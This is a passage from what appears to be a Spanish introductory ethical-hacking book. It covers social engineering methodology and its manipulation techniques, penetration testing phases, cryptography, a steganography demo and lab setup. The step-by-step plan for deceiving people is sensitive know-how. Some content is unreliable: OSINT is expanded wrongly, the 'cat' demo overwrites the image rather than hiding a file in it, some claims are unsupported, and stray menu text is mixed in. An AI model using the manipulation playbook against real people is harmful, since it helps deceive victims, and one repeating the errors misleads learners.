Es típicamente referido como el “eslabón más débil” de cualquier organización, y por muy buena razón, realmente es complicado llegar a ser un gran hacker sin conocer mínimo los fundamentos de esta metodología de ataque.

A pesar de ser una metodología no-técnica, sigue cierta metodología para llegar a un objetivo, y se toman en cuenta varias “fallas” típicas que tenemos inherentemente los humanos.

Típicamente se mencionan cuatro principales fallas humanas que permiten un ataque de ingeniería social:

Todos queremos ayudar

Somos un animal social, está en nuestra naturaleza querer ayudar y agradar a la gente, y generalmente eso es algo bueno, pero un ingeniero social sabrá como tomar provecho de esa bondad.

El primer movimiento siempre es de confianza

A pesar de que vivimos en un mundo cada vez más peligroso, generalmente hablando, a menos que veamos algo que nos haga cambiar de opinión, al iniciar una interacción con alguien no asumimos que nos quiere hacer un daño, entonces, en el “primer movimiento”, usualmente estamos con la “guardia baja”, esa guardia baja es un buen momento para un ataque.

No nos gusta decir no

¿Nunca te ha tocado que te piden algo y tienes que decir no, o que no puedes hacer algo? ¿Cómo te sentiste? Probablemente sentiste algo de culpa o negatividad por un momento, y es normal, todos tenemos un impulso instintivo para buscar la aprobación de otras personas, pero si ese impulso es suficientemente fuerte, puede convertirse en una vulnerabilidad.

A todos nos gusta que nos alaben

Todos tenemos un ego, una autoimagen de nosotros en la que generalmente somos más atractivos, inteligentes, fuertes de lo que realmente somos, y en muchos de nosotros, si se nos alimenta esa parte de nuestra personalidad, bajaremos la guardia instantáneamente.

Piénsalo, en algún momento ¿Alguien te ha dado un cumplido y automáticamente lo tratas mejor o le ayudas? o ¿viceversa? Sucede todo el

tiempo, y es una de las herramientas preferidas de los ingenieros sociales para llevar a cabo sus ataques.

Metodología de un ataque de ingeniería social

Así como existen metodologías para ataques informáticos, para realizar experimentos científicos, y para muchas otras cosas, también existe una metodología que generalmente se sigue para llevar a cabo ataques de ingeniería social.

La metodología no es muy compleja, sin embargo, seguirla definitivamente hará la diferencia entre un ataque exitoso y uno que no lo es.

Esta metodología se conforma de 5 pasos básicos:

Objetivo

Suena obvio, pero antes de realizar cualquier ataque, un atacante debe de definir cuál es su objetivo. ¿Quiere obtener información clasificada? o ¿un acceso directo? ¿Qué es lo que puede esperar obtener y cómo lo va a utilizar? ¿A quién vas a atacar para esto?

Casos de ataques de ingeniería social han fracasado debido a que el atacante no planeó adecuadamente su objetivo y alcance esperado.

Investigación previa

Después de haber determinado el objetivo sobre qué quieres obtener y de quien, toca investigar a la persona.

Muchos no saben lo complejo que es un ataque de ingeniería social, para hacer uno, estos ataques han sido planeados como cualquier operativo militar; donde se tiene que investigar todo de la persona: sus gustos, dónde vive, cuánto gana, su familia, etc., ya que esto se utilizara en las siguientes fases.

Primer movimiento

El primer “hola” es muy complejo y simple al mismo tiempo; se utiliza la información obtenida de la fase anterior para planear muy cuidadosamente cuando, como, quien y donde se hará el primer acercamiento; si la persona es amante de los perros, se le contactará en un parque de perros, es financiero, se le hablara de una oportunidad de inversión. Cada caso es diferente, pero esta fase es la más importante, ya que, si esta fracasa, ya sabemos la respuesta.

“Jugada”

Aquí es donde se explota ese primer acercamiento, algunos ataques de ingeniería social pueden tomar meses o hasta años dependiendo del objetivo,

en este paso se debe de obtener la confianza de la víctima de cualquier forma posible, y cuando se tenga la suficiente, llegar al objetivo, que puede ser desde robar una clave, hasta datos de la topología de la red de una organización.

Salida

Y finalmente, un ingeniero social hábil, después de haber realizado el ataque, antes que la víctima se percate de la situación, éste se deberá haber alejado de esta, sin levantar sospechas.



Técnicas de ataques de ingeniería social

Así como existen diferentes técnicas para realizar ataques informáticos en artes marciales y otras actividades, hay diferentes técnicas que se pueden utilizar dentro de esta metodología para llegar a una meta. No podría mencionar todas las técnicas posibles en unos cuantos párrafos, pero mencionaré tres de las técnicas más utilizadas en ataques de ingeniería social.

Uso de autoridad/Intimidación

Las personas tienden a responder bastante rápido cuando se trata de una persona con autoridad sobre ellas, y precisamente esa es una de las formas en las que muchos ataques de ingeniería social son llevados a cabo, un ingeniero social puede hacerse pasar por el jefe de alguien, ya sea por medio de un correo electrónico, llamada, o incluso inventar un puesto que la víctima no conozca, si la víctima cae, típicamente le hará caso al atacante.

Es muy común que este ataque se utilice junto con intimidación, causando miedo en la víctima de forma que se vea presionada en actuar inmediatamente en favor al atacante.

Explotación sexual

Suena obvio, y de seguro has sido parte de algún ataque de estos o mínimo lo has presenciado, aquí se utiliza el coqueteo con una persona para que baje la guardia hacia el atacante, de este punto solo es cuestión de realizar la

jugada bien, es uno de los ataques más peligrosos para la mayoría de las personas, especialmente los hombres.

Para que te des una idea, literalmente existen “agencias” de supermodelos que su verdadero negocio es seducir empresarios y políticos para robar información confidencial y venderla o utilizarla.

Ataque de ego

El atacante utiliza la vanidad o el ego de la víctima, que usualmente en estos casos es alguien frustrado con su trabajo o que busca aprobación externa, y quiere probar lo inteligente o el nivel de conocimiento que tiene, el atacante podría pretender ser alguien a quien la víctima quiera ayudar, por ejemplo, un policía o algo similar, y utilizar esa falla para obtener información confidencial.

Como defender contra ataques de ingeniería social

La única forma de detener un ataque de ingeniería social, es detectarlo a tiempo, y aunque hay algunas claves típicas que menciona el instituto de seguridad computacional (CSI: Computer Security Institute) como que el atacante se rehusé a dar datos de contacto, presión, intimidación, errores pequeños, o solicitar información confidencial, la única forma real de mitigar este tipo de ataque, es entrenar a los empleados.

Lo más efectivo seria entrenar a que los empleados piensen como un hacker, que aprendan y se familiaricen con ataques de hackers, y cómo funcionan y

tuvieron éxito, para vencer al enemigo, hay que pensar como este.

Adicionalmente, se pueden crear programas de capacitación y concientización. Algunas de las formas más efectivas son probarle al empleado que es vulnerable, realizando un “ataque” interno o de un auditor de la compañía, de forma que el empleado se dé cuenta que no está adecuadamente preparado, y que al momento en el que note algo sospechoso, reportarlo.

Este trabajo de capacitación es bastante complejo y laborioso, ya que es difícil que todo el personal de una organización este adecuadamente capacitada contra la mayoría de los ataques de ingeniería social, pero, cualquier mejora a la seguridad pone a la organización un paso más lejos de ser atacado por un hacker.

Prueba de penetración

La prueba de penetración es una herramienta en la seguridad informática, para identificar los riesgos amenazas y vulnerabilidades de una organización desde el punto de vista físico, lógico(informático) o social, simulando un ataque del hacker.

Esto permite a la organización saber su nivel de seguridad, sus vulnerabilidades, y que tan débiles o fuertes están, es el equivalente a un doctor haciendo un chequeo médico completo. Esto NO ASEGURA al 100% que una organización no podrá ser atacada, ya que depende del nivel del hacker de sombrero blanco que realizó la prueba de penetración y del nivel del hacker de sombrero negro que realice el ataque malicioso contra la organización.

Metodología de la prueba de penetración

¿Qué separa a un hacker profesional de un aficionado? En mi opinión, debes aprender la metodología adecuada, ya que no importa que tan hábil seas, si no la sigues ya que eventualmente te encontrarás con algún problema ya sea técnico, o profesional por no haberla seguido.

Hay diferentes fuentes de donde tomar la metodología para una prueba de penetración, sin embargo, no tienden a diferir mucho una de otra, yo prefiero hablar de la metodología estándar de prueba de penetración, ya que habla no

solo del lado técnico, sino también lo que se debe de hacer antes y después de una prueba de penetración. Esta metodología consiste en 7 pasos:

Interacciones preliminares

Antes de realizar cualquier paso de una prueba de penetración, aunque sea solo "investigar" o "escanear" a tu cliente, se debe realizar un contrato con el cliente.

Este contrato puede variar dependiendo de las necesidades de tu cliente, pero hay algunas cosas que generalmente todo contrato pre-prueba de penetración debe de tener.

Primer punto: El alcance, en el que dice que se te permite probar y hacer y que no, esto es muy importante, ya que de no tomarlo en cuenta te puede meter en serios problemas. Por ejemplo, estás haciendo un trabajo, y encuentras un servidor vulnerable a una negación de servicio (DOS), realizas el ataque, y, efectivamente se cae el servidor, sin embargo, ese era el servidor de producción, y ahora le costaste al cliente una buena cantidad de dinero en pérdida de información y productividad, que fue la razón para la que te contrataron desde el inicio. También aquí aplica el rango de IPs que puedes o no puedes probar, y si puedes realizar ataques contra la seguridad física o social de la organización o no.

Segundo punto: Medir el tiempo, ya que no puedes simplemente cobrar por un trabajo que no sabes cuándo lo vas a terminar, además, si se realiza un ataque real de un cibercriminal mientras tu estas auditando, es más probable

que se piense que la culpa es tuya, las formas en las que te puedes proteger, es respetando el alcance y tiempo de auditoría.

Tercer punto: Adicionalmente, se deben firmar acuerdos de confidencialidad, tanto para tu protección como para la del cliente, definir metas en específico, y tácticas aceptables y no aceptables de ataque, por ejemplo, el cliente te puede solicitar que no ataques a sus empleados en lo personal, o no hagas pruebas de estrés que puedan tumbar un sistema.

Hay un número de otras cosas que se deben de tomar en cuenta, sin embargo, sugiero leer la documentación en la fuente al final de esta sección o contactar a un abogado, ya que son temas legales y normativos.

Obtención de información / Reconocimiento

Antes de realizar cualquier ataque, necesitas información, esta fase también es llamada reconocimiento, y la meta aquí, es obtener información que pueda ser relevante para encontrar una debilidad por donde atacar, esta información puede venir de diversas fuentes, desde reconocimiento por medio de OSINT (Open Source Network Intelligence), que permite obtener información que esté públicamente disponible, pero que aun así sea útil, hasta escaneos directos a los sistemas para determinar sistemas operativos, puertos y servicios.

Esta fase, comprensiblemente, es la más tediosa, sin embargo, sin lugar a dudas, es la más importante, ya que obtener información útil y relevante es lo que determinará el éxito o fracaso de una prueba de penetración.

Cabe mencionar, que, en mi experiencia, aquí usualmente se invierte más tiempo que en cualquiera de las otras fases.

Modelado de amenazas

Aquí como pentester, debes entender las amenazas a las que tu cliente se puede enfrentar, qué tipos de atacantes los pueden/quieren atacar, qué activos son los más valiosos o vulnerables en su organización, etc.

Por ejemplo, en algunas compañíías su centro de innovación y desarrollo sería el más importante, en el otro, son sus estrategias de marketing, mientras que en otro, podrían ser sus secretos industriales, sea cual sea el caso, debes modelar las posibles amenazas a las que esta organización se enfrenta.

Una vez hecho el modelado de amenazas, identificadas cuáles son los activos que son más importantes y menos importantes para la organización que te ayudará a planear una prueba de penetración más eficiente.

Análisis de vulnerabilidades

Aquí combinamos la información obtenida en la fase de reconocimiento, y la que obtuviste en el modelado de amenazas, para identificar las vulnerabilidades, o los puntos débiles de los activos de la organización.

Puedes hacer este análisis de vulnerabilidades en base a investigación (por ejemplo en procesos, si encuentras que alguna persona tiene alguna característica riesgosa para la información de la organización), o en base a herramientas como Nessus, Acunetix u otras, que te permitirán encontrar puntualmente las debilidades de un activo, y como atacarlas.

Explotación

En esta fase, realizamos ataques contra las debilidades que encontraste en la fase de análisis de vulnerabilidades que te permitan llegar a los activos más importante de acuerdo a las fases de reconocimiento y de modelado de amenazas, aquí la meta es comprometer la información en alguna de las tres áreas (confidencialidad, integridad, disponibilidad), dependiendo del objetivo.

Para esto deberás dominar decenas de herramientas y técnicas de ataque, desde creación de malware hasta explotación de vulnerabilidades, de forma que puedas obtener acceso a tu objetivo.

Aunque en esta fase se llega al “momento de la verdad”, en cuanto a comprometer o no la seguridad, en la mayoría de los casos para este punto ya tuvo éxito o fracaso la prueba de penetración desde antes de realizar el ataque, debido a que un pentester experimentado, desde el análisis de vulnerabilidades, ya sabe exactamente cómo y dónde atacar para tener éxito.

Post-explotación

Entrar al sistema no es suficiente, luego de entrar, se necesita probar la gravedad del asunto, se puede probar robando algún archivo, dejando una nota de prueba, o, a veces, utilizando ese sistema explotado para explotar a otros sistemas. La metodología se llama pivote, y por este medio se puede utilizar a un sistema comprometido para atacar a otros sistemas comunicados con el primero a través de este.

Informe

Finalmente, el reporte o informe, a los técnicos usualmente no nos agrada mucho esta fase, pero este es tu informe, es por lo que se paga una prueba de penetración, así que tienes que hacerlo bien.

Primero, usualmente se separa un informe en dos, el informe técnico, y el informe ejecutivo, debido a que usualmente no es la misma persona que va a corregir los problemas, que la que te va a pagar.

En el informe técnico, debes narrar toda tu metodología; desde cuál es tu objetivo, hasta cómo obtuviste acceso a los sistemas o archivos comprometidos, así como documentación de cómo funcionan las vulnerabilidades y cómo podrías corregirlas con recomendaciones, o un plan de acción para corregir estas, este informe está enfocado a la gerencia de TI, es decir, aquí pones todos los informes de vulnerabilidades, capturas de pantalla, y datos técnicos que el cliente pueda necesitar para corregir sus fallas.

Por otro lado, el informe ejecutivo, es el que presentas a la gerencia general, que usualmente son quienes te contratan. Este informe no debe llevar ningún dato técnico, a la gerencia le debes reportar por medio de gráficas

entendibles y resumen, que contengan el nivel de riesgo tienen, para que comprendan el dinero que potencialmente se ahorraron al contratarte para mejorar su seguridad de la información.

En resumen, a el técnico, le interesa la metodología técnica que usaste, y al ejecutivo le interesa el dinero que representa tus resultados.



Fuente para más detalles de cada paso: https://pentest-standard.org

Tipos de prueba de penetración

Una organización podría ser atacada desde afuera o desde dentro de distintos niveles, así que las pruebas de penetración se clasifican en lo que llamamos “cajas”, y existen tres.

Caja Negra

La caja negra es la más complicada de todas, este es el punto de vista de un atacante externo, al hacer una prueba de penetración de caja negra, el cliente no te dará ninguna información ni acceso interno, y atacaras 100% como si fueras alguien externo.

Este es el tipo de prueba de penetración más difícil, tardada, y costosa, que solo pentesters experimentados deberían realizar.

Caja Gris


La caja gris te da cierta información y nivel de acceso, varía, pero generalmente te da algún acceso de algún nivel de alguien interno a la organización, al estar dentro, hace el trabajo más sencillo, y debes tomar en cuenta un ataque desde el punto de vista de un empleado.

Este es el tipo de caja más común, ya que es el punto medio, y es bastante efectivo en mejorar la seguridad empresarial de una organización.

Caja Blanca

La última categoría es la caja blanca, aquí te dan absolutamente toda la información sobre lo que vayas a auditar, es particularmente útil, por ejemplo, cuando haces pruebas de penetración de código o sistemas internos, en los que puedes identificar errores más fácilmente si tienes conocimiento del funcionamiento de estos.







Formas de ocultar información

Criptografía


Criptografía es la práctica y estudio de las técnicas que se utilizan para comunicación segura contra lo que llamaremos “adversarios”, tiene más de un siglo de ser utilizada para proteger la integridad, confidencialidad y disponibilidad de canales de comunicación, y el fundamento es bastante sencillo, digamos que queremos mandar el texto “hola” a alguien más, pero no queremos que nadie que intercepte la comunicación pueda leerlo, entonces cambiamos cada letra de “hola” por otra cosa, digamos, por un número, en el que cada letra representa su orden en el abecedario, entonces mandamos “816121”, haciendo que los “adversarios” que intercepten el mensaje no puedan leerlo, y al mandarle la “llave”, o el método para desencriptarla el mensaje a la persona que si quieres que reciba el mensaje, este si podrá leerlo.

Esta es una simplificación de lo que es la criptografía moderna, que utiliza llaves públicas, privadas, y llaves asimétricas tan complejas que son esencialmente imposibles de romper(por métodos simples) a “fuerza bruta”, o probando todas las combinaciones posibles, como podría ser el caso con el ejemplo anterior, así que puedes ver la criptografía como si fuera un “candado” imposible de romper que guarda algún secreto, sin embargo, el “adversario” sabe que hay algo ahí y que guarda un secreto dicho cofre con candado.

Cifrado en archivos

Hay varias formas en las que se utiliza la encriptación, una muy sencilla que seguro has visto implementada, es la encriptación en archivos, como los archivos PDF o comprimidos que necesitan una contraseña para abrir, esto es utilizar encriptación en un archivo.


Encriptación punta-punta



También seguramente has escuchado hablar de la encriptación punta a punta, por ejemplo en WhatsApp, esto significa que transmitiste una llave y te transmitieron una llave a ti con quien te estas comunicando, haciendo que el canal de comunicación entre dos personas por ejemplo, mensajeando por WhatsApp, sea privado, también se utiliza esto cuando entras a una página, por ejemplo PayPal, un portal de pago, o casi cualquier página moderna que tiene encriptación SSL, lo cual tu navegador marca como “seguro”, esto significa que la pagina a la que entraste está comunicándose de forma segura contigo, y que nadie puede interceptar fácilmente lo que transmitas por este medio, sin embargo, esto no significa que la pagina sea segura, solo significa que la comunicación entre tú y la página es privada.

Esteganografía


Ahora, esteganografía es la otra forma de ocultar información, sin embargo, esta es diferente que criptografía, ya que, en vez de ponerle un candado a la información, la ocultas en algo de forma que nadie sepa que este allí, si comparamos, podríamos decir que criptografía seria como ocultar algo en una caja fuerte a la vista, y estenografía seria como un camuflaje eso mismo a plena vista, pero que nadie reconozca.




Por ejemplo, un uso común de esteganografía es ocultar archivos tal como archivos de texto, programas, u otras cosas, en archivos .mp3, .mp4, o imágenes, de forma que solo la persona que sepa que tiene que buscar algo ahí, va a encontrar algo, hagamos una práctica de una forma sencilla en la que podemos hacer esto.

Practica

Vamos a imaginar que tenemos un documento de texto con un secreto en el archivo secreto.txt, y queremos mandarlo a alguien oculto en una imagen, de forma que para nadie más se vea sospechoso.



Vamos a empezar por comprimir el archivo en un .zip


sec
Open With Text Editor
Return
Open With Other Application
Cut
Ctrl+X
Copy
Ctrl+C
Move to...
Copy to...
Move to Trash
Delete
Rename...
F2
Compress...
Star
Properties
Ctrl+I



Ahora, vamos a ocultar el archivo compreso en la imagen ImagenWS.jpg utilizando el comando cat secreto.zip > ImagenWS.jpg

```
root@kali:~/Desktop# ls
ImagenWS.jpg  secreto.txt  secreto.zip
root@kali:~/Desktop# cat secreto.zip > ImagenWS.jpg
root@kali:~/Desktop#
```

¡Listo! Así de sencillo es ocultar un archivo dentro de una imagen, para comprobar que funciono, voy a borrar los archivos secreto.txt y secreto.zip y voy a sacar el archivo oculto de la imagen con el comando unzip ImagenWS.jpg.

```
root@kali:~/Desktop# rm secreto.*
root@kali:~/Desktop# ls
ImagenWS.jpg
root@kali:~/Desktop# unzip ImagenWS.jpg
Archive:  ImagenWS.jpg
  inflating: secreto.txt
root@kali:~/Desktop# ls
ImagenWS.jpg  secreto.txt
root@kali:~/Desktop# cat secreto.txt
secreto del libro
```

Preparación del laboratorio

Antes de iniciar con la metodología de hacking, necesitas tu propio laboratorio de hacking, es decir, un ambiente controlado en el que puedas practicar y probar los ataques que aprendes sin comprometer a sistemas internos, para esto, utilizaremos lo que se conoce como virtualización.

Virtualización

La virtualización es la creación de un ambiente virtual por medio de software. Velo como una caja de arena dentro de otra caja de arena, la segunda caja de arena está aislada y corre sobre la primera, así que, si se crea algún problema en la máquina virtual, no causara problemas con la máquina principal, que es una de las principales razones, es decir, puedes hacer ataques, malwares, etc. contra un sistema virtual sin temor a afectar a tu sistema principal.

Otra razón por lo cual la virtualización es muy útil, es mientras este prendida la máquina virtual divide los recursos del ordenador principal para asignarle a este, y mientras está apagada no utiliza recursos, así que no hará nuestro sistema principal más lento o menos poderoso por tener muchas máquinas virtuales.

Así también si se causa algún error en una máquina virtual, podemos simplemente eliminarla o tener un respaldo antes de que diera el error.

Existen dos softwares grandes que vamos a utilizar para esto, uno es VirtualBox, y el otro es VMware, el primero es software 100% abierto y gratis, hecho por Oracle, y el segundo es de paga, aunque tiene una versión gratis, sugiero usar VMware si tienes un sistema Windows, y VirtualBox si tienes un sistema OSX. En seguida explicaré como montar tu laboratorio en cada uno de estos sistemas.

